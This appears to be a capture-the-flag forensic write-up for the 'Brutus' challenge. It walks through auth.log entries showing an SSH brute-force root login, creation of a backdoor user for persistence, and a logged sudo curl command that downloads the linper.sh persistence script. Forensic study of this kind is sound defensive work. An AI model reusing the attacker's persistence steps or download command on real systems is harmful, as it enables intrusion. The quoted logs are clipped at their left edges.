Sherlock: Brutus

■ Very Easy


Challenge Description :

In this very easy Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We'll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.

Just Answer 8 Tasks

Getting Down to the Task:

- First download the ZIP file and extract the contents of the ZIP, after that start opening the log files based on the challenges description. We are only given two files from the ZIP.



- The [Auth.log] file is the first one we open. Upon scrolling down we find the answer to most of the tasks.

```
ar  6 06:32:01 ip-172-31-35-28 CRON[2476]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
ar  6 06:32:01 ip-172-31-35-28 CRON[2476]: pam_unix(cron:session): session closed for user confluence
ar  6 06:32:01 ip-172-31-35-28 CRON[2477]: pam_unix(cron:session): session closed for user confluence
ar  6 06:32:39 ip-172-31-35-28 sshd[620]: exited MaxStartups throttling after 00:01:08, 21 connections dropped
ar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
ar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
ar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
ar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
ar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
ar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session closed for user confluence
ar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session closed for user confluence
ar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
ar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
ar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session closed for user confluence
ar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session closed for user confluence
ar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
ar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
ar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
ar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash,
ar  6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
ar  6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
ar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
ar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
ar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
ar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
```

- This should answer Task [1-7]

  If you stuck on Task 6 rely on this

  [MITRE Attack Techniques]

- Further down we get the answer to Task 8

```
764]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
765]: pam_unix(cron:session): session closed for user confluence
764]: pam_unix(cron:session): session closed for user confluence
yberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
am_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
am_unix(sudo:session): session closed for user root
783]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
784]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
```